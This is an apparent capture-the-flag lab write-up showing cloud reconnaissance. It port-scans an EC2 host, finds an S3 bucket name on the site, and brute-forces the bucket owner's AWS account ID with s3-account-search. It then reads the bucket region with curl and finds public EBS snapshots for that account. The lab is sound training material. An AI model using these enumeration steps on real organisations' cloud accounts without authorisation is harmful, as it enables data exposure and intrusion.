
- Role we can assume is arn:aws:iam::42764830xxxx:role/LeakyBucket
Scenario
The ability to expose and leverage even the smallest oversights is a coveted skill. A global Logistics Company has reached out to our cybersecurity company for assistance and have provided the IP address of their website. Your objective? Start the engagement and use this IP address to identify their AWS account ID via a public S3 bucket so we can commence the process of enumeration.
Enumeration
[Dec 03, 2025 - 12:34:57 (GMT)] exegol-pwned-labs /workspace # aws s3 ls

An error occurred (AccessDenied) when calling the ListBuckets operation: User: arn:aws:iam::42764830xxxx:user/s3user is not authorized to perform: s3:ListAllMyBuckets because no identity-based policy allows the s3:ListAllMyBuckets action- Cannot list buckets
Rustscan
[Dec 03, 2025 - 12:55:05 (GMT)] exegol-pwned-labs /workspace # rustscan -a 54.204.171.32 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 20380'.
Open 54.204.171.32:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 54.204.171.32
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-03 12:56 GMT
Nmap
[Dec 03, 2025 - 12:56:35 (GMT)] exegol-pwned-labs /workspace # nmap -Pn -v -p 80 54.204.171.32

Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-03 12:57 GMT
Initiating Parallel DNS resolution of 1 host. at 12:57
Completed Parallel DNS resolution of 1 host. at 12:57, 0.15s elapsed
Initiating SYN Stealth Scan at 12:57
Scanning ec2-54-204-171-32.compute-1.amazonaws.com (54.204.171.32) [1 port]
Discovered open port 80/tcp on 54.204.171.32
Completed SYN Stealth Scan at 12:57, 0.11s elapsed (1 total ports)
Nmap scan report for ec2-54-204-171-32.compute-1.amazonaws.com (54.204.171.32)
Host is up (0.11s latency).

PORT   STATE SERVICE
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
Raw packets sent: 1 (44B) | Rcvd: 1 (44B)- We have port 80 open
Webpage


- This reveals that the images are being hosted on an Amazon S3 bucket named

mega-big-tech - Inspecting the bucket shows an images directory and not much more interesting
AWS Enumeration
- Having the bucket name, we can attempt to get the ID of the AWS Account it is hosted on.
- The script found researching creates policy that utilises the new S3:ResourceAccount Policy Condition Key to evaluate whether to grant us acess to an S3 bucket based on the AWS account that the bucket belongs to.
{
    "UserId": "AIDAWHEOTHRF62U7XXXX",
    "Account": "42764830xxxx",
    "Arn": "arn:aws:iam::42764830xxxx:user/s3user"
}- We are authenticated as s3user
- After getting the script, good thing is to call it from anywhere. We can use this command
echo 'export PATH=$PATH:~/.local/bin' >> ~/.bashrc
source ~/.bashrc- Next up, we need to provide the ARN that we have been given at the start and in the end we pass the bucket that we found on the website
[Dec 03, 2025 - 13:07:41 (GMT)] exegol-pwned-labs s3_account_search # s3-account-search arn:aws:iam::427648302155:role/LeakyBucket mega-big-tech
Starting search (this can take a while)
found: 1
found: 10
found: 107
found: 1075
found: 10751
found: 107513
found: 1075135
found: 10751350
found: 107513503
found: 1075135037
found: 10751350379
found: 107513503799- 107513503799 is the Account ID
- We can then use this information to hunt down public resources that might have been accidentally exposed by the account owner, such as public EBS and RDS snapshots
- Useful info here also is to know what AWS region the s3 bucket was created in, as public snapshots are available to all users in the same region that the EBS or RDS snapshot was created in
- To find the s3 bucket region we can use the curl command
[Dec 03, 2025 - 13:11:30 (GMT)] exegol-pwned-labs s3_account_search # curl -I https://mega-big-tech.s3.amazonaws.com

HTTP/1.1 200 OK

x-amz-id-2: AKvZRK+41cU64UjE1C4zGvwK1c5yQ4Aq07gzpvX5VnYUeMqT/fE410wnwyS0dJyHpNwdGx0Acv/Y8f06tWHyWs1sMpW9jKxz
x-amz-request-id: GKZ55M8QTGPPM26P
Date: Wed, 03 Dec 2025 13:14:35 GMT
x-amz-bucket-region: us-east-1
x-amz-access-point-alias: false
x-amz-bucket-arn: arn:aws:s3:::mega-big-tech
Content-Type: application/xml
Transfer-Encoding: chunked
Server: AmazonS3- We now know it is us-east-1 so North Virginia
- We can the proceed to log into the AWS management console in our own AWS and make sure us-east-1 region is selected
- Then search for the
EC2service. Click the service and in the EC2 dashboard, in the left-hand menu, selectSnapshotsunder theElastic Block Storemenu item.- In the dropdown list, select
Public snapshots, paste the discovered AWS account ID into the field and hit enter/return. After waiting a minute we get a hit and see that the company has a publicly exposed EBS snapshot! PWNED!
- In the dropdown list, select
Attack path visualisation